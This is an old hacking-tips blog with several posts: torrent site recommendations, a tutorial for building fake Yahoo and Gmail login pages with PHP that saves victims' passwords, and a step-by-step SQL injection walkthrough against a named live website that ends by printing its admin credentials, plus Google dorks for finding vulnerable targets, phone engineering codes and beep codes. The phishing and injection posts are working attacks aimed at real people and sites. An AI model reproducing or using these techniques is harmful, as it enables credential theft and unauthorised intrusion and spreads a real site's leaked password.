• Slide 1 Title

    Go to Blogger edit html and replace these slide 1 description with your own words. ...

  • Slide 2 Title

    Go to Blogger edit html and replace these slide 2 description with your own words. ...

  • Slide 3 Title

    Go to Blogger edit html and replace these slide 3 description with your own words. ...

  • Slide 4 Title

    Go to Blogger edit html and replace these slide 4 description with your own words. ...

  • Slide 5 Title

    Go to Blogger edit html and replace these slide 5 description with your own words. ...

Free counters!

Sunday, 17 January 2010

TOP 10 TORRENTS

Top 10 Torrent Sites - Best Pirate Bay Alternatives If you didn’t know, The Pirate Bay is basically going legit soon. The Pirate Bay has been being sold to Global Gaming Factory X (GGF). Since TPB was pretty much one of the biggest names in the legally questionable bit torrent business, here is a list of the top ten alternatives to The Pirate Bay.
List of the Best Torrent Sites After The Pirate Bay


Mininova – This is also a very well known Torrent search engine. According to their site, Mininova “…is the largest torrent search engine and directory on the net. Visitors of Mininova can anonymously upload torrents to this website, tracked by any BitTorrent tracker.

isoHunt – According to Wikipedia, isoHunt “…is a BitTorrent index with over 1.7 million torrents in its database and 20 million peers from indexed torrents. With 7.4 million unique visitors as of May 2006, isoHunt is one of the most popular BitTorrent search engines. IsoHunt users perform over 40 million unique searches per month. Isohunt is the 3rd most popular bittorrent site as of 2008.

btjunkie – These guys have 5 key elements that make them awesome. They index both private and public trackers, they have a completely automated crawler that scours the Internet, free public torrent submission, They have torrent Mail, for immediate notification of new torrent additions and finally torrent reporting and comments.


Torrent Reactor – Torrent Reactor is the oldest and most reliable resource for torrents. Find and download everything you need in 5 minutes.


VerTor – This site checks every torrent listed on their site for quality so you don’t have to. All of their Torrents are top notch!


Torrent Hound – Torrent Hound “…crawls the web using a custom filter to find new torrent files as soon as they are made available. (or accepts them from users who upload their torrents directly). Next it subjects them to a few algorithm-based tests to ensure that they are healthy and that if they contain adult content they are flagged appropriately.

Fulldls – Yet another Torrent search site. This one has many popular titles, and good quality Torrents

Torrent Matrix – These guys claim to have the Latest bittorrent files, free downloads for PC Games, Movies, PS2, Xbox.


Bushtorrent – Not sure what they were thinking here putting one of the most hated presidents of all time right on their front page.


Torrent Monkeys – Seriously, who doesn’t like monkeys? Especially monkeys that bring you piping hot Bit torrents?

Saturday, 16 January 2010

Easiest way of creating fake login pages of yahoo,gmail and orkut

Easiest way of creating fake login pages of yahoo,gmail and orkut

let us learn how to create a fake login page with yahoomail as example. The same procedure can be applied for orkut,myspace,gmail,facebook,paypal …
First open the yahoo login page, if you are using internet explorer right click on the login page and select view source for mozilla press ctr+u. Copy the entire code on to notepad or your favorite text editor .Now search for the term “action”, you should find a line like this


When you enter your login information in the original login page, it is
submitted to this url https://login.yahoo.com/config/login change https://login.yahoo.com/config/login to “input.php” .When you change the action to input.php, user name and password are submitted to this file when ever user enters his login information in our fake login page.

Creating input.php

First let’s look at the code for a simple HTML form
1)
2)User name :
3)
4)Password:
5)
6)
action=”input.php” tell’s the browser to
submit the informationto input.php . In lines 2 and 4 line we have “type=text” and “type=password” this tell the browser the input type. name=”username” and name=”passwd” save the user name and password in variables named $_post[username] and $_post[passwd]. Line 5 displays a submit button when the user presses this button the form is submitted. (Note: I used the numbers just to explain the code )
First make note of the variable name used for both username and passowrd. In the the above form they are username and passwd
PHP code with explanation:
//Every php program starts with this tag

/*Opens passwd.htm for appending, if it is not
present it creates one*/
$fp = fopen(”passwd.htm”, “a”);
/* Writes user name and password stored in
$_POST[username] and Password:$_POST[passwd] in passwd.htm
“\t” is just to insert some space between user name
and password*/
fwrite($fp, “Username:$_POST[username]\tPassword:$_POST[passwd]”);
/*This part of the code creates a HTML page which
redirects the user to the original error page of gmail
The one you would get if you enter a wrong password
*/

echo “

Welcome to Gmail


”;
?> //php closing tag
To create your own input.php …
If the names of the variables used are login and password, then you should change $_post[username] and $_post[passwd] to $_post[login] and $_post[password]. This is all, you are done with creating a completely operable fake login page. upload the fake login page and input.php on some webserver with php support and give the link to the person whose password you want to hack. When that person enters his login in details in your fake login page they will be stored in password.htm . You can even configure the input.php to get the username and password in your inbox. For that you need to know little more php. I
NOTE: php variables are case sensitive, if you are trying to run input.php directly on your comp without installing a web server supported with php it will not work
Gud Luck


IF YO NEED SOFTWARE OF FAKE LOGIN PAGE CREATOR mail me Or Post Any Comments

SQL Injection

SQL Injection

When constructing websites where there is the facility for registering and the need for identifying users individually, then we need to have some setup to save user-names and passwords. Files do serve a good place to do it, but some times it is more of a bane than boon. That’s where databases replace the old age files. Databases have the specialty of saving data in the form of tables which are easy to search, modify, add and delete.
SQL is short for Structured Query Language, a powerful tool that help you deal with data saved in databases. You can find the login form in many websites these days. You will be authenticated to access extra facilities if you are in possession of the correct pair of user-name and password. Well, user-name is unique, which most of you will be aware of. Now a days most of the authentication process is done via SQL. So it becomes necessary to know some details of SQL queries.
select * from table; is a very common SQL query. The asterisk represents everything. During user authentication, a probable SQL query might be
$query – An SQL query.
$username – a variable having the user name provided by the user in the user name text box.
$password – a variable having the password provided by the user in the password text box.

$query = select password from logtable where username = ‘.$username.’;
$spass = mysql_query($query);
if ($password == $spass){
echo “User Authenticated”;
}

This is a simple “example”. Mind you it might not be following syntax rules or anything. What i have tried here is to explain is how a basic user authentication could be performed.
Note: There are many other methods, but this is a basic one and the one prone to SQL injection.
Now consider this query.
select password from logtable where username = ” or ‘a’ = ‘a’;
See that the where part of this statement returns true, because of ‘a’ = ‘a’. Due to this the query returns a true value that is similar to being authenticated. So instead of a user-name and password into the respective fields, if you enter this (‘ or ‘a’='a) without the brackets, then if the SQL query is an insecure one then you can be authenticated into the first entry! This is because the string ‘ or ‘a’='a comes in place of $username in the below query.
$query = select password from logtable where username = ‘.$username.’;
Try it out at www.fiitjee.com.
It’s prone to SQL injection for now. Hope they correct the code as soon as possible. The earlier the better for them!

SQL Injection : Ultimate method for Website Hacking.

SQL Injection : Ultimate method for Website Hacking.

I just found a good security expert  (Nishant Soni) in ORKUT, He is going to teach you about SQL Injection, Sniffing, Trojans and many more topics. Hope you enjoy them.
Welcome to my very first tutorial for  SQL Injection on Genius hackers. SQL Injection basically means to execute a query in the database which is connected to the website to get personal information out of it, which is not visible to a normal user. Database is most likely to be a part of the websites, which saves all the information like user names, passwords, posts, replies in it. So there is a possibility that you might put some commands or queries or requests whatever you want to call it into the database to get some hidden information out of it.
It is noticed that in the past SQL Injection have been used several times to steal the credit card information, E-mail address and passwords, because most of the users have same E-mail address and passwords into all of their E-mail accounts. So if you manage to hack one of the accounts, you may just get access to all of their accounts. SQL Injection is most likely used by the “Penetration Testers” to check if the website of their clients are vulnerable to some kind of attacks to steal the information. Here, in this article I will show you how do they do it. There are some simple terms expected out of you and one of them is that you understand the basic knowledge of the computer. This tutorial will let you know, how to start? where to stop? what to do? and if you have any further queries you can post them here and i will help you to work with it.
PLEASE REMEMBER: Nishant Soni or Genius Hackers take no responsibility of whatsoever damaged is made by you by this knowledge. This is just for the educational purposes so you can secure your own website.
I will divide this tutorial into some points so it can help you in a better way to understand the structure of the SQL Database which is working at the backend of the website to store, save and execute the information.
I will use a LIVE website in this tutorial, so you can try to test it on your own and believe me it really helps to develop your skills.
The website that I will use today is www[dot]rfidupdate[dot]com.
To understand what is an SQL Database, the very simple thing i can explain to you is the “website where you can register, login or create your own profile. Because it will save the data you input into your profile and will execute / display them whenever you provide the correct username or the password. So in the same way the website i mentioned above will give you a chance to be a part of it, it will update you daily about respective news.
1. How to check if the website is vulnerable to SQL Injection?
A:
On most of the website i read people saying that try to add “`” at the end [without quotes], and if you get some error that means that the website is vulnerable to SQL Injection. But being an experienced guy in the penetration, i’d rather tell you that this is a TOTAL MYTH. The best way to check the site vulnerability is to add “+order+by+6753″ at the end of the URL. Because, 97% of the websites don’t have more then 6753. columns. So by adding 6753 number, you will check if it has 6753 columns, which it apperatenly doesn’t have. So it will give you an error, and if it does that means that the WEBSITE IS VULNERABLE. It is generally noticed that a website doesn’t have more than 100 columns at the most in its database. So by entering the number 6753, you are trying to make it sure if the website gives you an error with it. IF it does that means you can proceed further. To check an SQL Injection, its mandatory that the website should be pointing it self to some specific page, i.e. “website.com/index.php?page=11″. So in this case the website is pointing it self to page Number.11 to pull up some specific information. So, to check if the website is vulnerable or not, you can try with the following URL. i.e. “website.com/index.php?page=11+order+by+6753″.

2. How would i find the vulnerable websites?
A.: Google is the best friend of Hackers
, when I say this don’t assume that i am just writing it because i am supposed it. I really mean it. There is something called as “google dorks”, which are basically a command which could be put into the Google search to find out specific groups of pages.
here are some Google dorks which you may try to find out the vulnerable websites.
a. inurl:index.php?page=
b. inurl:members.php?member=
c. inurl:index.php?id=
d. inurl:articles.php?page=

This will help you to find out the websites which are connected and working with SQL Databases at the backend. Some of them might be vulnerable to SQL Injection. So you can try to put “order+by+6753″ at the end of the URL to check if its vulnerable.
Step 1 : Finding Vulnerable Page.
Lets start, as you’ll know the website that i will test today is www.RfidUpdate.com. So lets open up the website in the browser. So just a little information about website, RFID means “radio frequency identification”. So on the right hand side you will see that it gives you an opportunity to subscribe to the website. So now it should give you an idea that when you subscribe to it, there has to be a place where your E-mail address should be saved, so it has to have a database! So, now we know that the website is supported by an SQL Database at the backend. So we are on the right track.
As I have written earlier, in order to perform an SQL Injection we will have to find a page that has “something.php?id=2121″ at the end of the URL, so we will try to find such page on RfidUpdate.com. I have found a page by exploring the website a bit. The URL of the page is,
http://www.rfidupdate.com/articles/index.php?id=1563
Image 1: SQL Injection (Click to enlarge )
So now, we know it has an SQL Database and we have the apge where we can start with.
So lets try to check if the website is vulnerable to SQL Attack, we will try to add “+order+by+6753–” as i have written earlier.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+6753–
Now, you should have noticed an error, which says :
“Error 1054: Unknown column ‘6753′ in ‘order clause’”

So, It means that the database gave u a message saying “there is no such column”. So error doesn’t really make any difference, but the main thing we should notice is that the database communicated with us directly. So there is a possibility that we can exploit it.
Step 2 : Finding Number of Columns.
Now, the next thing we will try is to find the out many columns do this page have. So now, instead of “6753″, we will start from number 1 then 5 then 15, we will keep doing this unless we get some error. So, try the following url.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+1–
The webpage opened up fine, which means that the website has more then 1 column, now try number 5.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+5–
Same thing, now try 10.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+10–
Still no error, try 15.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+15–
Still no error :( , try 20.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+20--
WHOA!, We got the error, which means that the number of columns in the webpage is between 15 to 20. So lets try with number “16″ now.
http://www.rfidupdate.com/articles/index.php?id=1563+order+by+16–
YAY!, you got the error on number “16″ as well. Which means, that the website has 15 columns. So now lets move further.
Step 3 : Using “Union Select All” Command.
Now, we will try to combine all the columns and we will see what do we get, the command goes as follow:-
http://www.rfidupdate.com/articles/index.php?id=-1563+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15–
Image 2: SQL Injection (Click to enlarge )
FYI:- please notice tha ti have added “-” before 1563.
Now you see some broken things in there, and now you see that the only indipendent number of column you see on the website is “7″. So apperantly that would be the base of the attack. Everything we do now, would be done with the column number “7″.
So we wil ltry to find the some more information about the DATABASE this website is using, so to do this we can replace the column number 7 with “@@version“, without quotes ofcourse. So try this now.
http://www.rfidupdate.com/articles/index.php?id=-1563+union+all+select+1,2,3,4,5,6,@@version,8,9,10,11,12,13,14,15–
Image 3: SQL Injection (Click to enlarge )
This is what you should see now,
5.0.67-community

Which means, that the website is using SQL Version > 5.  Now, try following URL to move further.
http://www.rfidupdate.com/articles/index.php?id=-1563+union+all+select+1,2,3,4,5,6,group_concat(table_name),8,9,10,11,12,13,14,15+from%20information_schema.tables%20where%20table_Schema=database%20()–
Image 1: SQL Injection (Click to enlarge)
Image 4: SQL Injection (Click to enlarge)
Here, we have replaced No.7 column with “group_concat(table_name)” and we have added “from information_schema.tables where table_Schema=database ()” at the end. Which  are basically the standard commands for SQL, to get the further information from the specific column.
YAY! You should have already noticed that the name of the further columns have appeared in the list and one of them is “ru_Admin”. Thats what we are looking for. Since we have the column for admin now, we will try to find out the username and password out of it. So let try following URL into the address bar.
http://www.rfidupdate.com/articles/index.php?id=-1563+union+all+select+1,2,3,4,5,6,group_concat(column_name),8,9,10,11,12,13,14,15+from%20information_schema.columns%20where%20table_Schema=database%20()–
The only thing we’ve changed here is the “tables” to “columns”, and you should see all the information about the admin’s tables now which should look something like following.
“ru_Admin_Username,ru_Admin_Password”
So we see, we might be able to crack the username as well as the password. In order to see the information inside the username and the password column lets put following URL:
http://www.rfidupdate.com/articles/index.php?id=-1563+union+all+select+1,2,3,4,5,6,group_concat(ru_Admin_username,0×3a,ru_Admin_password),8,9,10,11,12,13,14,15+from%20ru_Admin–
What we did is, to replace the columns names with admin_username & admin_password, and call it from ru_Admin column at the end.
Image 5: SQL Injection (Click to enlarge )


VOILA! What you’re looking at right now the “admin” username and the password in following format.
username : password.
admin:admRIvuxHahkQ
FYI: Wherever you see “%20″ in the URL, that means a SPACE in the address bar.

So you have the password now, you can use it the way you want!.
So this the way to perform an SQL Injection attack. You may try your own stuffs with the google dorks i posted in the beginning. Use it the way you want, just keep in mind that if u know 80/100, there are people out there who know 90/100. So better secure your self first, and try these attacks with the permission of the site owners.
Thank you all for reading this tutorial, I am sure it helped. If there are any more questions feel free to revert back to the same post.
Enjoy Ethical hacking

Thursday, 14 January 2010


Earn Money Just Register n Refer

 A.W.SURVEY Earn Money & Check hu Gotten Paid


folllw d link n register yourself Start Refering ,,,Sorry its start Earning...!!!


http://www.AWSurveys.com/HomeMain.cfm?RefID=suren

Tuesday, 12 January 2010

GMAIL Does Not Recognise Dots(..)

GMAIL Does Not Recognise Dots(..)

Hi friends...
Its quite surprising and interesting.we have been using gmail since years.But you may not notice this feature.It doesn't "recognize dots in username."
At gmail log in page you can enter any number of dots in username.gmail ignores it as such.
For example if your usenrname is xyz@gmail.com then,if you enter
x.y.z@gmail.com
x.....y.z@gmail.com
xyz...@gmail.com
or any number of dots , with same password it log ins succesfully.Try it Once:)

All Mobile Security Codes

Samsung


FOR SAMSUNG MOBILES :-

*#06# -> Show IMEI

*#9999# -> Show Software Version

*#0837# -> Show Software Version (instructions)

*#0001# -> Show Serial Parameters

*#9125# -> Activates the smiley when charging.

*#9998*228# -> Battery status (capacity, voltage, temperature)

*#9998*246# -> Program status

*#9998*289# -> Change Alarm Buzzer Frequency

*#9998*324# -> Debug screens

*#9998*364# -> Watchdog

*#9998*377# -> EEPROM Error Stack - Use side keys to select values. Cancel and ok.

*#9998*427# -> Trace Watchdog

*#9998*523# -> Change LCD contrast - Only with version G60RL01W

*#9998*544# -> Jig detect

*#9998*636# -> Memory status

*#9998*746# -> SIM File Size

*#9998*778# -> SIM Service Table

*#9998*785# -> RTK (Run Time Kernel) errors - if ok then phn is reset, info is put in memory error. *#9998*786# -> Run, Last UP, Last DOWN

*#9998*837# -> Software Version

*#9998*842# -> Test Vibrator - Flash the screenligth during 10 seconds and vibration activated.

*#9998*862# -> Vocoder Reg - Normal, Earphone or carkit can be selected

*#9998*872# -> Diag

*#9998*947# -> Reset On Fatal Error

*#9998*999# -> Last/Chk
*#9998*9266# -> Yann debug screen (=Debug Screens?)

*#9998*9999# -> Software version
*0001*s*f*t# -> Changes serial parameters (s=?, f=0,1, t=0,1) (incomplete)
*0002*?# -> unknown
*0003*?# -> unknown


SP-unlock SGH-600 and SGH 2100
*2767*3855# -> Full EEPROM Reset ( THIS CODE REMOVES the Security Lock and formats The Mobile's Chipset )

But also changes IMEI to 447967-89-400044-0,

*2767*2878# -> Custom EEEPROM Reset ( does not change the securitu CODE )


SONY ERICSON


.:: Ericsson ::.
Ericson T65
*#05# Fake Insert puk screen Press no to exit


MOTOROLA


IMEI*#06# displays IMEI on 8700, NOT on 6200, 7500, 8200
To activate RBS:
(pause means the * key held in until box appears)
[pause] [pause] [pause] 1 1 3 [pause] 1 [pause] [ok]
You now have to press the [MENU] and scroll to the 'Eng Field Options' function with the keys, and enable it.
To de-activate RBS,
[pause] [pause] [pause] 1 1 3 [pause] 0 [pause] [ok]
This only works with some versions of software. Please report what works and doesn't for you.
Reported working, by country:
  • d460: IT
  • 6200 Flare: UK (Orange), AU
  • 7500: IT (model: F16 HW: 5.2 SW: 2.1)
  • 8200: ES, AU, NL, BE
  • 8400: IT, NL
  • 8700: AU, IT, SG, DE, ES, ZA
Uses of RBS:
  • Distance From Base Station - Place a call, when it is answered, press [MENU] until 'Eng Field Option' is displayed, press [OK], select 'Active Cell', press [OK], press [MENU] until 'Time Adv xxx' appears, where xxx is a number. Multiply this number by 550, and the result is the distance from the RBS (Radio Base Station), in meters.
  • Signal Quality - press [MENU] until 'Eng Field Option' is displayed, press [OK], select 'Active Cell', press [OK], press [MENU] until 'C1' appears. This is the signal quality. If it becomes negative for longer than 5 seconds, a new cell is selected.

Motorola Secret Codes
Code to lock keys. Press together *7
Note: [] (pause) means the * key held in until box appears.
Select phone line - (use this to write things below the provider name):
[] [] [] 0 0 8 [] 1 []
Add phonebook to main menu:
[] [] [] 1 0 5 [] 1 []
Add messages to main menu:
[] [] [] 1 0 7 [] 1 []
Copy SIM memory (phonebook menu):
[] [] [] 1 0 8 [] 1 []
Eng Field options (main menu):
[] [] [] 1 1 3 [] 1 []
Slow (Frequency of search menu):
[] [] [] 1 0 1 [] 1 []
Medium (Frequency of search menu):
[] [] [] 1 0 2 [] 1 []
Fast (Frequency of search menu):
[] [] [] 1 0 3 [] 1 []
Enable EFR:
[] [] [] 1 1 9 [] 1 []
Function :
[] [] [] # # # [] 1 []
Change pin:
[] [] [] 0 0 4 [] 1 []
Unblocking using the "puk" number:
[] [] [] 0 0 5 [] 1 []
There are lots of similar codes exist. If you change the last number to 0 you can deactive that code. The 3 digit number at the middle are from 0 to 999. I put the most interesting codes. (EFR):Enhanced Full Rate Codec.
You can change GSM frequencies to 900/1800 by entering the enginnering model. Following the below steps:
enter menu and press 048263* quickly, then you will enter the secret engineering menu
under "Opcode"
input 10*0*3 for GSM 900
10*0*4 for GSM 1800
10*0*5 for GSM 1900
10*0*6 for dual band GSM 900/1800
10*0*7 for dual band GSM 850/1900
To add
Message space 4 your Motorola C350 C450 C550 or C650, press menu button, press 048263* quickly, then on the popup menu enter 47 press ok.press 50 and ok.press 1 ok.press 64 ok.press 1 ok.press 186 and ok.You will receive an extra 50 msgs memory space.Switch phone off and back on.
HAPPY HACKING

NOKIA


These are new updated mobile phone hacks for Nokia Phones.

NOKIA


1. Imagine ur cell battery is very low, u r expecting an important call and u don't have a charger.

Nokia instrument comes with a reserve battery. To activate, key is "*3370#"

Ur cell will restart with this reserve and ur instrument will show a 50% incerase in battery.

This reserve will get charged when u charge ur cell next time.

*3370# Activate Enhanced Full Rate Codec (EFR)-Your phone uses the best sound quality but talk time is reduced by approx. 5%
#3370# Deactivate Enhanced Full Rate Codec( EFR)


*#4720# Activate Half Rate Codec - Your phone uses a lower quality sound
but you should gain approx 30% more Talk Time
*#4720# Deactivate Half Rate Codec

2 *#0000# Displays your phones software version,

1st Line :S oftware Version,
2nd Line : Software Release Date,
3rd Line : Compression Type
3 *#9999# Phones software v ersion if *#0000# does not work

4 *#06# For checking the International Mobile Equipment Identity (IMEI Number)

5 #pw+1234567890+1# Provider Lock Status. (use the "*" button to obtain the "p,w" and "+" symbols)

6 #pw+1234567890+2# Network Lock Status. (use the "*" button to obtain the "p,w" and "+" symbols)

7 #pw+1234567890+3# Country Lock Status. (use the "*" button to obtain the "p,w" and "+" symbols)

8 #pw+1234567890+4# SIM Card Lock Status.(use the "*" button to obtain the "p,w" and "+" symbols)

9 *#147# (vodafone) this lets you know who called you last *#1471# Last call (Only vodofone)

10 *#21# Allows you to check the number that "All Calls" are diverted To

11 *#2640# Displays security code in use


12 *#30# Lets you see the private number

13 *#43# Allows you to check the "Call Waiting" status of your phone.

14 *#61# Allows you to check the number that "On No Reply" calls are diverted to

15 *#62# Allows you to check the number that "Divert If Unrea chable(no service)" calls are diverted to

16 *#67# Allows you to check the number that "On Busy Calls" are diverted to

17 *#67705646#R emoves operator logo on 3310 & 3330

18 *#73# Reset phone timers and game scores

19 *#746025625# Displays the SIM Clock status, if your phone supports this power saving feature "SIM Clock Stop Allowed", it
means you will get the best standby time possible

20 *#7760# Manufactures code

21 *#7780# Restore factory settings

22 *#8110# Software version for the nokia 8110

23 *#92702689# (to rember *#WAR0ANTY#)

Displays -
1.Serial Number,
2.Date Made
3.Purchase Date,
4.Date of last repair (0000 for no repairs),
5.Transfer User Data.
To exit this mode -you need to switch your phone off then on again

24 *#94870345123456789# Deactivate the PWM-Mem

25 **21*number# Turn on "All Calls" diverting to the phone number entered

26 **61*number# Turn on "No Reply" diverting to the phone number entered

27 **67*number# Turn on "On Busy" diverting to the phone number entered

Each command is prefixed with either one or two * or # characters as follows:
** Register and Activate
* Activate
## De-Register (and Deactivate)
# Deactivate
*# Check Status
© Call button


Once each command has been entered, if it is a network command (as opposed to a local handset command) it must be transmitted to the network by pressing the YES (receiver) key which acts as an enter key - this is represented here with the © character. Always enter numbers in full international format +CountryAreaNumber ( e.g. +447712345678).

Command Description Command String 
Security 
Change call barring code **03*OldCode*NewCode*NewCode#©

Change call barring code **03*330*OldCode*NewCode*NewCode#©

Change PIN code **04*OldPIN*NewPIN*NewPIN#©

Change PIN2 code **042*OldPIN2*NewPIN2*NewPIN2#©

Unlock PIN code (when PIN is entered wrong 3 times) **05*PUK*NewPIN*NewPIN#©

Unlock PIN2 code (when PIN2 is entered wrong 3 times) **052*PUK2*NewPIN2*NewPIN2#©

Display IMEI *#06#

Call Forwarding (Diversions)

De-register all call diversions ##002#©

Set all configured call diversions to number and activate **004*number#©
De-register all configured call diversions (no answer, not reachable, busy) ##004#©

Unconditionally divert all calls to number and activate **21*number#©

Activate unconditionally divert all calls *21#©

De-register unconditionally divert all calls ##21#©

Deactivate unconditionally divert all calls #21#©

Check status of unconditionally divert all calls *#21#©

Divert on no answer to number and activate **61*number#©

Activate divert on no answer *61#©

De-register divert on no answer ##61#©

Deactivate divert on no answer #61#©

Check status of divert on no answer *#61#©

Divert on not reachable to number and activate **62*number#©

Activate divert on not reachable *62#©

De-register divert on not reachable ##62#©

Deactivate divert on not reachable #62#©

Check status of divert on not reachable *#62#©

Divert on busy to number and activate /td> **67*number#©<>Call barring 
Activate barr all outgoing calls (see Security to set code) **33*code#©

Deactivate barr all outgoing calls #33*code#©

Check status of barr all outgoing calls *#33#©

Activate barr all calls **330*code#©

Deactivate barr all calls #330*code#©

Check status of barr all calls /td> *#330*code#©<>Call waiting 
Activate call waiting *43*#©

Deactivate call waiting #43##©

Check status of call waiting *#43#©

Calling Line Identification 
The following only works if CLIP and CLIR are enabled (ask your service provider)
CLIP: Presentation of the number of the incoming call

Activate CLIP **30#©

Deactivate CLIP ##30#©

Check status of CLIP *#30#©

CLIR: Presentation of one's own number to the to the called party 
Activate CLIR **31#©

Activate CLIR for the actual call *31#number©

Deactivate CLIR ##31#©

Deactivate CLIR for the actual call #31#number©

Check status of CLIR *#31#©


COLP: Presentation of the actual number reached (if number called was diverted to another number Activate COLP *76#©

Deactivate COLP #76#©

Check status of COLP *#76#©

COLR: Presentation of the original number called by the calling party (if the call was diverted to this cellphone) 
Activate COLR *77#©

Deactivate COLR #77#©

Check status of COLR *#77#©

Happy hacking

Monday, 11 January 2010

Understand The Beep

Understand The Beep

One Beep :
DRAM refresh failure
This may be due to - Bad memory chips
- A bad DMA Chip
- Bad memory addressing chips on the motherboard

Two Beeps :
Parity error or Parity Circuit failure
-Your memory may not be seated properly on the mother board.
-Unplug and plug it properly

Three Beeps :
Bad memory or bad mother board

Four beeps :
Timer failure in the RAM.

Five Beeps :
CPU chip may be dead

Six Beeps :
Keyboard controller may have failed

Seven beeps :
CPU is dead. Retry the connections and test.
-Replace the whole motherboard.

Eight Beeps :
Video card is missing or Bad.

Nine Beeps :
Damaged ROM BIOS.
-BIOS chip has to be replaced if it persists.

Ten Beeps :
CMOS shutdown.
-Replace CMOS memory and associated chips.

Eleven Beeps :
Cache memory test has failed.
-To enable cache memory try CTRL+ALT+SHIFT++.

One long Beep and Three short Beeps:
Memory failure

One long Beep and Eight short Beeps :
Video card failure.
-Try to install video card in another slot.

No Beeps :
Check Power supply
-Check mother board connections
-Remove all cards except video card and check for system power up
-Insert all cards one at a time and check their operation.
-If system hangs on the installation of a particular card, then it is the cause for the problem and replace it with another of that type and check